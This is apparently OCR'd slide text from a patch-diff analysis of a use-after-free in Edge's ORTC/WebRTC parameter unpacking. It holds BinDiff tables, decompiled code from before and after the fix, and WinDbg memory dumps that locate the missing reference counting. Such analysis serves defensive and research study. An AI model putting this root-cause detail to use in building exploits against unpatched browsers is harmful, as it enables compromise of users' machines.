
Each time your signaling code calls `RTCPeerConnection.addIceCandidate()` to add a received candidate to the ICE session, the ICE agent places it in the list returned by this function.

setRemoteCandidates method

[Some information relates to pre-released product which may be substantially modified before it's commercially released. Microsoft makes no warranties, express or implied, with respect to the information provided here.]

Set the sequence of candidates associated with the remote `RTCIceTransport`. If *state* is "closed", throw an `InvalidStateError` exception.

03 WebRTC Parameters UAF Vulnerability Analysis: Vulnerability Analysis



03 WebRTC Parameters UAF Vulnerability Analysis: Patch Analysis

Bindiff RTC related patches

RTC

Show structural changes | Show only instructions changed | Show identical


Similarity	Confidence	Address	Primary Name	Type	Address	Secondary Name	Type	Basic Blocks	Jumps
0.17	**0.27**	**0000000180B02140**	**??_G?$RefCounted@VCIndexedDBServerProxy_N...**	**Normal**	**000000018055FD70**	**?ClearModernArrayVarsIfNecessary@ORTC@@YAXAEAV?$CMode...**	**No...**	**0 3 3**	**2 1 7**
0.20	0.34	0000000180008B50	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	0000000180008B50	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCRtpFecPar...	No...	0 2 3	1 0 4
0.23	0.34	0000000180007C70	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	0000000180007C70	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCDTMFTone...	No...	1 2 0	2 0 1
1.00	0.35	0000000804DB470	?ConvertCSSToFmBorderStyle@@YAHJPEAE@Z	Normal	00000001804DB600	?ConvertCSSToFmBorderStyle@@YAHJPEAE@Z	No...	0 15 0	0 20 0
1.00	0.50	0000000180DA7874	?UseSourceExtension@COrtcCaptureMediaSource...	Normal	0000000180DA7574	?UseSourceExtension@COrtcCaptureMediaSource@@IEBAJPEAPE...	No...	0 3 0	0 2 0
0.40	0.58	00000001800085F0	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	00000001800085F0	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCPeerConnect...	No...	0 2 1	1 0 2
0.37	0.58	0000000180008070	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	0000000180008070	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCIceGatherOpti...	No...	2 2 0	3 0 1
0.40	0.66	00000001800089F0	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	00000001800089F0	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCRtpContribut...	No...	2 2 0	3 0 1
0.37	0.73	00000001800080F0	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	00000001800080F0	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCIceServer::s...	No...	0 1 3	3
0.39	0.73	0000000180008CE0	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	0000000180008CE0	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCRtpUnhandle...	No...	2 1 0	2
0.38	0.73	0000000180008400	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	0000000180008400	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCOfferAnswer...	No...	0 1 2	2
0.40	0.73	0000000180008800	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	0000000180008800	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCRtpCapabilit...	No...	1 1 0	1
0.43	0.73	00000001800080B0	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	00000001800080B0	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCIceParameter...	No...	0 1 1	1
0.70	0.80	0000000180D9D3A4	?UnpackSequenceOfDictionaryFromVar@ORTC@...	Normal	0000000180D9D194	?UnpackSequenceOfDictionaryFromVar@ORTC@@YAJPEAVCDoc...	No...	1 9 0	6 10 2
0.54	0.84	0000000180008E80	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	0000000180008E80	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCTransportStat...	No...	2 2 0	3 0 1
0.60	0.88	0000000180007D40	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	0000000180007D40	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCIceCandidat...	No...	0 2 1	1 0 2
0.83	0.90	0000000180008130	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	0000000180008130	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCInboundRTP...	No...	2 15 0	3 13 1
0.68	0.91	0000000180008B80	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	0000000180008B80	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCRtpHeaderEx...	No...	0 5 2	2 2 4

```
int __fastcall ORTC::ClearModernArrayVarsIfNecessary(__int64 a1)
{
  unsigned int v1; // ebx@1
  __int64 v2; // rdi@1
  void **v3; // rax@2
  __int64 v4; // rdx@2

  v1 = 0;
  v2 = a1;
  if ( *(_DWORD *)(a1 + 8) )
  {
    do
    {
      v3 = (void **)CModernArray<TSmartPointer<CCaptureStreamProxy,CStrongReferenceTraits,CCaptureStreamProxy *>,CDefaultTraits<TSmartPointer<CCaptureStreamProxy,CStrongReferenceTraits
                      v2,
                      v1);
      CJScript9Holder::VarRelease(*v3, v4);
      ++v1;
    }
    while ( v1 < *(_DWORD *)(v2 + 8) );
  }
  return CModernArray<media::SincResampler *,CDefaultTraits<media::SincResampler *>>::RemoveAll(v2);
}
```

New function ORTC::ClearModernArrayVarsIfNecessary

03 WebRTC Parameters UAF Vulnerability Analysis: Patch Analysis

Who called ORTC::ClearModernArrayVarsIfNecessary



Function call flow

1. CRTCRtpReceiver::Var_receive/send -> ORTC::UnpackRTCRtpParametersFromVar -> ORTC::UnpackSequenceOfDictionaryFromVarEx -> ORTC::ClearModernArrayVarsIfNecessary

2. CRTCIceTransport::Var_setRemoteCandidates -> ORTC::UnpackSequenceOfDictionaryFromVar -> ORTC::UnpackArrayObjectVar + ORTC::ClearModernArrayVarsIfNecessary

3. ……

There are many ways to call. Take the second as an example. Why add ClearModernArrayVarsIfNecessary?

03 WebRTC Parameters UAF Vulnerability Analysis: Patch Analysis

After the patch, UnpackSequenceOfDictionaryFromVar function

```
if ( ORTC::IsArrayVar(a2, a3, (void *)a3) )
{
  CModernArray<TSmartPointer<COmWindowProxy,CWeakReferenceTraits,COmWindowProxy *>,CDefaultTraits<TSmartPointer<COmWindowProxy,CW
  v8 = ORTC::UnpackArrayObjectVar(v3, (__int64)v5, &v12);
  for ( i = 0; ; ++i )
  {
    v6 = v8;
    if ( v8 || i >= v13 )
      break;
    v10 = *(_QWORD *)CModernArray<TSmartPointer<CCaptureStreamProxy,CStrongReferenceTraits,CCaptureStreamProxy *>,CDefaultTraits<
                       (__int64)&v12,
                       i);
    v8 = _guard_dispatch_icall_fptr(v4, v3);
  }
  ORTC::ClearModernArrayVarsIfNecessary((__int64)&v12);
  CModernArray<void *,CDefaultTraits<void *>>::~CModernArray<void *,CDefaultTraits<void *>>((__int64)&v12);
}
```

After the patch, ClearModernArrayVarsIfNecessary function

```
if ( *(_DWORD *)(a1 + 8) )
{
  do
  {
    v4 = (void **)CModernArray<TSmartPointer<CCaptureStreamProxy,CStrongReferenceTraits,CCaptureStreamProxy *>,CDefaultTraits<TSmartPoi
                    v3,
                    v2);
    CJScript9Holder::VarRelease(*v4, v5);
    ++v2;
  }
  while ( v2 < *(_DWORD *)(v3 + 8) );
}
return CModernArray<media::SincResampler *,CDefaultTraits<media::SincResampler *>>::RemoveAll((_QWORD *)v3, a2);
```

03 WebRTC Parameters UAF Vulnerability Analysis: Patch Analysis

Before the patch, the function UnpackSequenceOfDictionaryFromVar

```
0:016> d rdx
000001ee`51f3c3c0  f8 5c b7 3d ff 7f 00 00-80 d4 f3 51 ee 01 00 00
000001ee`51f3c3d0  00 00 00 00 00 00 00 00-05 00 01 00 00 00 00 00
000001ee`51f3c3e0  20 00 00 00 00 00 00 00-00 00 51 4d ee 01 00 00
000001ee`51f3c3f0  00 00 51 4d ee 01 00 00-00 00 00 00 00 00 00 00
000001ee`51f3c400  1c 00 00 00 00 00 00 00-00 00 e9 38 ee 01 00 00
000001ee`51f3c410  80 41 e7 38 ee 01 00 00-70 ad 62 3d ff 7f 00 00
000001ee`51f3c420  00 00 00 00 00 00 00 00-c0 80 f3 51 ee 01 00 00
000001ee`51f3c430  00 00 01 00 00 00 00 00-00 00 00 00 00 00 00 00
0:016> u poi 000001ee`51f3c3c0
chakra!Js::ES5Array::`vftable':
0:016> d 1ee4d510000
000001ee`4d510000  00 00 00 00 1f 00 00 00-21 00 00 00 00 00 00 00
000001ee`4d510010  00 00 00 00 00 00 00 00-e0 c7 50 4d ee 01 00 00
000001ee`4d510020  50 c8 50 4d ee 01 00 00-c0 c8 50 4d ee 01 00 00
000001ee`4d510030  30 c9 50 4d ee 01 00 00-a0 c9 50 4d ee 01 00 00
000001ee`4d510040  10 ca 50 4d ee 01 00 00-80 ca 50 4d ee 01 00 00
000001ee`4d510050  f0 ca 50 4d ee 01 00 00-60 cb 50 4d ee 01 00 00
000001ee`4d510060  d0 cb 50 4d ee 01 00 00-40 cc 50 4d ee 01 00 00
000001ee`4d510070  b0 cc 50 4d ee 01 00 00-20 cd 50 4d ee 01 00 00
0:016> d 1ee4d50c7e0
000001ee`4d50c7e0  d8 dd b3 3d ff 7f 00 00-c0 cf d0 4b ee 01 00 00
000001ee`4d50c7f0  02 00 00 00 00 00 01 00-04 00 00 00 00 00 01 00
000001ee`4d50c800  06 00 00 00 00 00 01 00-08 00 00 00 00 00 01 00
000001ee`4d50c810  0a 00 00 00 00 00 01 00-0c 00 00 00 00 00 01 00
000001ee`4d50c820  0e 00 00 00 00 00 01 00-10 00 00 00 00 00 01 00
000001ee`4d50c830  12 00 00 00 00 00 01 00-14 00 00 00 00 00 01 00
000001ee`4d50c840  16 00 00 00 00 00 01 00-18 00 00 00 00 00 01 00
000001ee`4d50c850  d8 dd b3 3d ff 7f 00 00-c0 cf d0 4b ee 01 00 00
0:016> u poi 000001ee`4d50c7e0
chakra!Js::DynamicObject::`vftable':
```

```
if ( ORTC::IsArrayVar(a2, a3, (void *)a3) )
{
  CModernArray<TSmartPointer<COmWindowProxy,CWeakReferenceTraits,COmWin
  v6 = ORTC::UnpackArrayObjectVar(v3, (__int64)v5, &v12);
  if ( v6 >= 0 )
  {
    v9 = 0;
    if ( v13 )
    {
      do
      {
        v10 = *(_QWORD *)CModernArray<TSmartPointer<CCaptureStreamProxy
                         (__int64)&v12,
                         v9);
        v6 = _guard_dispatch_icall_fptr(v4, v3);
        if ( v6 < 0 )
          break;
        ++v9;
      }
      while ( v9 < v13 );
    }
```

The function UnpackSequenceOfDictionaryFromVar first checks if the passed argument is an array of objects. Then create an edge of its own ModernArray structure, and then the function UnpackArrayObjectVar to parse the dynamic object containing the dictionary type structure structure in the array of incoming objects, and save the result in its own ModernArray structure.

03 WebRTC Parameters UAF Vulnerability Analysis: Patch Analysis

Before the patch, the function UnpackSequenceOfDictionaryFromVar

```
0:016> db 000001e6`37384250
000001e6`37384250  e0 c7 50 4d ee 01 00 00-50 c8 50 4d ee 01 00 00
000001e6`37384260  c0 c8 50 4d ee 01 00 00-30 c9 50 4d ee 01 00 00
000001e6`37384270  a0 c9 50 4d ee 01 00 00-10 ca 50 4d ee 01 00 00
000001e6`37384280  80 ca 50 4d ee 01 00 00-f0 ca 50 4d ee 01 00 00
000001e6`37384290  60 cb 50 4d ee 01 00 00-d0 cb 50 4d ee 01 00 00
000001e6`373842a0  40 cc 50 4d ee 01 00 00-b0 cc 50 4d ee 01 00 00
000001e6`373842b0  20 cd 50 4d ee 01 00 00-90 cd 50 4d ee 01 00 00
000001e6`373842c0  00 ce 50 4d ee 01 00 00-70 ce 50 4d ee 01 00 00
```

```
0:016> d 1ee4d50c7e0
000001ee`4d50c7e0  d8 dd b3 3d ff 7f 00 00-c0 cf d0 4b ee 01 00 00
000001ee`4d50c7f0  02 00 00 00 00 00 01 00-04 00 00 00 00 00 01 00
000001ee`4d50c800  06 00 00 00 00 00 01 00-08 00 00 00 00 00 01 00
000001ee`4d50c810  0a 00 00 00 00 00 01 00-0c 00 00 00 00 00 01 00
000001ee`4d50c820  0e 00 00 00 00 00 01 00-10 00 00 00 00 00 01 00
000001ee`4d50c830  12 00 00 00 00 00 01 00-14 00 00 00 00 00 01 00
000001ee`4d50c840  16 00 00 00 00 00 01 00-18 00 00 00 00 00 01 00
000001ee`4d50c850  d8 dd b3 3d ff 7f 00 00-c0 cf d0 4b ee 01 00 00
0:016> u poi 000001ee`4d50c7e0
chakra!Js::DynamicObject::`vftable':
```

```
if ( ORTC::IsArrayVar(a2, a3, (void *)a3) )
{
  CModernArray<TSmartPointer<COmWindowProxy,CWeakReferenceTraits,COmWin
  v6 = ORTC::UnpackArrayObjectVar(v3, (__int64)v5, &v12);
  if ( v6 >= 0 )
  {
    v9 = 0;
    if ( v13 )
    {
      do
      {
        v10 = *(_QWORD *)CModernArray<TSmartPointer<CCaptureStreamProxy
                         (__int64)&v12,
                         v9);
        v6 = _guard_dispatch_icall_fptr(v4, v3);
        if ( v6 < 0 )
          break;
        ++v9;
      }
      while ( v9 < v13 );
    }
```

The function in the figure will take each dynamic object from the created ModernArray structure, call the function ORTC::UnpackRTCIceCandidateFromVarToCollection to parse the dictionary structure and subsequent processing.

03 WebRTC Parameters UAF Vulnerability Analysis: Patch Analysis

Function ORTC::UnpackArrayObjectVar patch comparison

Before patch

```
v3 = *a1;
v17 = 0i64;
v4 = a3;
v5 = a1;
v6 = *(_QWORD *)(v3 + 96);
v8 = _guard_dispatch_icall_fptr(a1, &v17);
if ( !v8 )
{
  v9 = *(_QWORD *)(*v5 + 48i64);
  v8 = _guard_dispatch_icall_fptr(v5, L"length");
  if ( !v8 )
  {
    v11 = *(_QWORD *)(*(_QWORD *)v17 + 32i64);
    v8 = _guard_dispatch_icall_fptr(v17, v5);
    if ( !v8 )
    {
      v20 = 0;
      JsStaticAPI::DataConversion::VarToInt(v18, &v20);
      v12 = 0;
      do
      {
        if ( v12 >= v20 )
          break;
        v13 = *(_QWORD *)(*v5 + 248i64);
        v8 = _guard_dispatch_icall_fptr(v5, (unsigned int)v12);
        if ( !v8 )
        {
          v14 = *(_QWORD *)(*(_QWORD *)v17 + 64i64);
          v8 = _guard_dispatch_icall_fptr(v17, v5);
          if ( !v8 )
            CModernArray<TSmartMemory<IRtcStatsData>,CDefaultTraits<TSmartMemory<IRtcStatsDat
              v4,
              (__int64 *)&v19);
        }
        ++v12;
      }
      while ( !v8 );
    }
```

After patch

```
v3 = *a1;
v17 = 0i64;
v4 = a3;
v5 = a1;
v6 = *(_QWORD *)(v3 + 96);
v7 = _guard_dispatch_icall_fptr(a1, &v17);
if ( v7 )
  goto LABEL_17;
v8 = *(_QWORD *)(*v5 + 48i64);
v7 = _guard_dispatch_icall_fptr(v5, L"length");
if ( !v7 )
{
  v10 = *(_QWORD *)(*(_QWORD *)v17 + 32i64);
  v7 = _guard_dispatch_icall_fptr(v17, v5);
  if ( !v7 )
  {
    v20 = 0;
    JsStaticAPI::DataConversion::VarToInt(v19, &v20);
    v11 = 0;
    do
    {
      if ( v11 >= v20 )
        break;
      v12 = *(_QWORD *)(*v5 + 248i64);
      v7 = _guard_dispatch_icall_fptr(v5, (unsigned int)v11);
      if ( !v7 )
      {
        v13 = *(_QWORD *)(*(_QWORD *)v17 + 64i64);
        v7 = _guard_dispatch_icall_fptr(v17, v5);
        if ( !v7 )
        {
          CJScript9Holder::VarAddRef(v18, v9);
          CModernArray<TSmartMemory<IRtcStatsData>,CDefaultTraits<TSmartMemory<IRtcSta
        }
      }
      ++v11;
    }
    while ( !v7 );
  }
}
```

New function CJScript9Holder::VarAddRef

03 WebRTC Parameters UAF Vulnerability Analysis: Vulnerability Analysis

Function ORTC::UnpackArrayObjectVar after patch

```
v3 = *a1;
v17 = 0i64;
v4 = a3;
v5 = a1;
v6 = *(_QWORD *)(v3 + 96);
v7 = _guard_dispatch_icall_fptr(a1, &v17);
if ( v7 )
  goto LABEL_17;
v8 = *(_QWORD *)(*v5 + 48i64);
v7 = _guard_dispatch_icall_fptr(v5, L"length");
if ( !v7 )
{
  v10 = *(_QWORD *)(*(_QWORD *)v17 + 32i64);
  v7 = _guard_dispatch_icall_fptr(v17, v5);
  if ( !v7 )
  {
    v20 = 0;
    JsStaticAPI::DataConversion::VarToInt(v19, &v20);
    v11 = 0;
    do
    {
      if ( v11 >= v20 )
        break;
      v12 = *(_QWORD *)(*v5 + 248i64);
      v7 = _guard_dispatch_icall_fptr(v5, (unsigned int)v11);
      if ( !v7 )
      {
        v13 = *(_QWORD *)(*(_QWORD *)v17 + 64i64);
        v7 = _guard_dispatch_icall_fptr(v17, v5);
        if ( !v7 )
        {
          CJScript9Holder::VarAddRef(v18, v9);
          CModernArray<TSmartMemory<IRtcStatsData>,CDefaultTraits<TSmartMemory<IRtcSta
        }
      }
      ++v11;
    }
    while ( !v7 );
  }
}
```

```
0:016> db rcx
00000210`47048370  c8 84 5d 0e f9 7f 00 00-80 c0 60 5b 10 02 00 00
00000210`47048380  02 00 00 00 00 00 01 00-04 00 00 00 00 00 01 00
00000210`47048390  06 00 00 00 00 00 01 00-08 00 00 00 00 00 01 00
00000210`470483a0  0a 00 00 00 00 00 01 00-0c 00 00 00 00 00 01 00
00000210`470483b0  0e 00 00 00 00 00 01 00-10 00 00 00 00 00 01 00
00000210`470483c0  c8 84 5d 0e f9 7f 00 00-80 c0 60 5b 10 02 00 00
00000210`470483d0  02 00 00 00 00 00 01 00-04 00 00 00 00 00 01 00
00000210`470483e0  06 00 00 00 00 00 01 00-08 00 00 00 00 00 01 00
0:016> u poi 00000210`47048370
chakra!Js::DynamicObject::`vftable':
```

The function ORTC::UnpackArrayObjectVar will get the length of the object array. If the length is an object, it will be converted to an integer.

